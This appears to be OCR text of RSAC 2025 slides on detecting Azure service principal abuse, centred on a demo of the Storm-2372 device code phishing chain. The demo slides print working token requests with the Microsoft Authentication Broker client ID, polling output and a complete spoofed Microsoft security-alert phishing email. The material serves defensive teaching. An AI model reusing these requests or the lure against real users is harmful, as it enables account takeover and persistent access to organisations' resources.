RSAC 2025 Conference

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Keys to the Azure Kingdom: Detecting Service Principal Abuse

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

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
Agenda



- What are Service Principals?

  OAuth Applications, Managed Identities, “Service Accounts”

- Abusing Service Principals

  Demos and Analysis

- Existing Controls

  Manageability, temporary deletion, CAP and CAE

  Review SP roles, SP access reviews, modifications to SP auth

- Additional Controls

  Audit SP linkages and integrity, Detect suspicious TTPs, Deceptive: fake SPs

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
What are Service Principals?

OAuth Apps
Managed Identities
Service Accounts
Service Principals

Defending at a lower layer

- Defense in depth
- Service principals are exposed directly
- Microsoft services use them
- Attack chain: used for not just access, persistence, and privilege escalation



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
Abusing Service Principals

With the right key, the doors to the kingdom open effortlessly.

Attack Analysis
Storm-2372



February 14, 2025 update:

Storm-2372

Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. Using this client ID enables Storm-2372 to receive a refresh token that can be used to request another token for the device registration service, and then register an actor-controlled device within Entra ID. With the same refresh token and the new device identity, Storm-2372 is able to obtain a Primary Refresh Token (PRT) and access an organization's resources. We have observed Storm-2372 using the connected device to collect emails.

dirkjanm.io Posts Presentations

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.

Phishing for Primary Refresh Tokens and Windows Hello keys

12 minute read

In Microsoft Entra ID (formerly Azure AD, in this blog referred to as "Azure AD"), there are different types of OAuth tokens. The most powerful token is a Primary Refresh Token, which is linked to a user's device and can be used to sign in to any Entra ID connected application and web site. In phishing scenarios, especially those that abuse legit OAuth flows such as device code phishing, the resulting tokens are often less powerful tokens that are limited in scope or usage methods. In this blog, I will describe new techniques to phish directly for Primary Refresh Tokens, and in some scenarios also deploy passwordless credentials that comply with even the strictest MFA policies.

October 2023: Phishing for Primary Refresh Tokens and Windows Hello keys. Dirk-jan Mollema.

Device Registration

Microsoft Authentication Broker (MAB)

1 Obtain OAuth tokens

refresh + access tokens

Device Enrollment Service (DES)

2 Register/join device to Entra ID

device cert

Device Registration Service (DRS)

3 Obtain PRT

Primary refresh token

OAuth Token Service

4 User works (SSO)

Device Registration Abuse

OAuth device code phish

0

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft Authentication Broker (MAB)

1

Obtain OAuth tokens

4. Obtain OAuth token (DES)

5. Refresh OAuth token (DRS)

refresh + access tokens

Device Enrollment Service (DES)

2

Register/join device to Entra ID

device cert

Device Registration Service (DRS)

3

Obtain PRT

Primary refresh token

OAuth Token Service

4

Access and Persistence

- Use PRT to access resources (SSO)
- Register new WHFB user key for persistence
- Create new PRTs

Azure

Device Registration Abuse

0 ——— OAuth device code phish ———→

Keys to Attack: Microsoft Device Code Flow Phish[1]

1 Assumed Application Identity

Authorization

Cloud Data, Compute, Users

SSO & OAuth Conflicts


5 Access

API Calls

lateral movement[2]

Office 365 -> Azure

4 Token



2 Phish

3 Authenticate, ~~Authorize~~

https://microsoft.com/...

Azure

User

Username
Password

[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

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Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
##############################################################################################
# Storm-2372 Abuse Demo: Obtaining a PRT with persistence by abusing device code phishing
#   and the Windows Hello For Business registration process.
#
#   Acknowledgements:
#     - Dr. Nestoori Syynimaa (OAuth device code phishing)
#     - SecureWorks Research Team (FOCI)
#     - Dirk-jan Mollema (Research on WFHB/PRT abuse and the specific
#         TTP used in Storm-2372 >12 months before the Microsoft advisory.
#
# Attack Flow
#
#   1. Device code phish
#      1.1. Attacker initiates device code flow, using Microsoft MAB client id and
#           Microsoft enrollment service resource
#      1.2. Attacker email phishes user
#      1.3. Attacker waits for victim to authorize (Microsoft standard OAuth endpoints)
#      1.4. Attacker obtains OAuth tokens authorized by victim (MAB -> enrollment service)
#
#   2. Device registration
#      2.1. Attacker refreshes tokens (MAB -> device registration service resource)
#      2.2. Attacker uses DRS OAuth access token to register a device to domain
#           and obtain WFHB device cert/key (.pem)
#
#   3. PRT
#      3.1. Attacker uses WFHB device cert/key and DRS OAuth access token to obtain PRT
#
#   4. Persistence
#      4.1. Attacker enriches PRT with NGC MFA claim
#           (time limit to avoid MFA, needed to create new WHFB device key)
#      4.2. Attacker registers/retrieves new Windows Hello key (for persistence)
#      4.3. Attacker creates new PRT key (tests new WHFB key)
#      4.4. Access browser login with new PRT
#
##############################################################################################

attacker-host:~ $
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
################################################################################
# 1.1. Get a new user code and device code
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
################################################################################

Request:

POST https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e"
}

Response:

user_code        : BMH4BNLQ9
device_code      : BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTw2BhWijUliG4XCgEnZPs
                 toNE5kGMOiTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BMH4BNLQ9 to authenticate.

Press [Enter] to send phish email(s):
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

```
##################################################################################
# 1.2. Send phish email
##################################################################################
       To:   merlin@cloudy-daze.com
       Code: BMH4BNLQ9
       URL:  https://microsoft.com/devicelogin


##################################################################################
# 1.3. Waiting for user to authenticate...polling for oauth tokens
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
##################################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "code": "BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTwi
iTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA",
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code"
}

......
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com> 1:18 AM (less than a minute ago)
to merlin@cloudy-daze.com merlin Reply to all Actions

Microsoft Security

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:


Sign-in details
Country/region: Russia (Moscow City)
IP address: 82.148.20.19
Date: Wed, 22 Oct 2024 14:40:27 +0000
Platform: Windows 11
Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: Analysis of Storm-0558 techniques for unauthorized email access), Microsoft Security is proactively warning all customers when we detect this kind of activity. Compromise of business email is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.

To login to your Office 365 account:

1. Go to the official Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the incident #: **BZJGSBGDV**
   Investigative action will only be taken if you are able to successfuly login with MFA.
3. **Enter your Outlook credentials and your MFA one-time password** to verify your identity.



Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
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
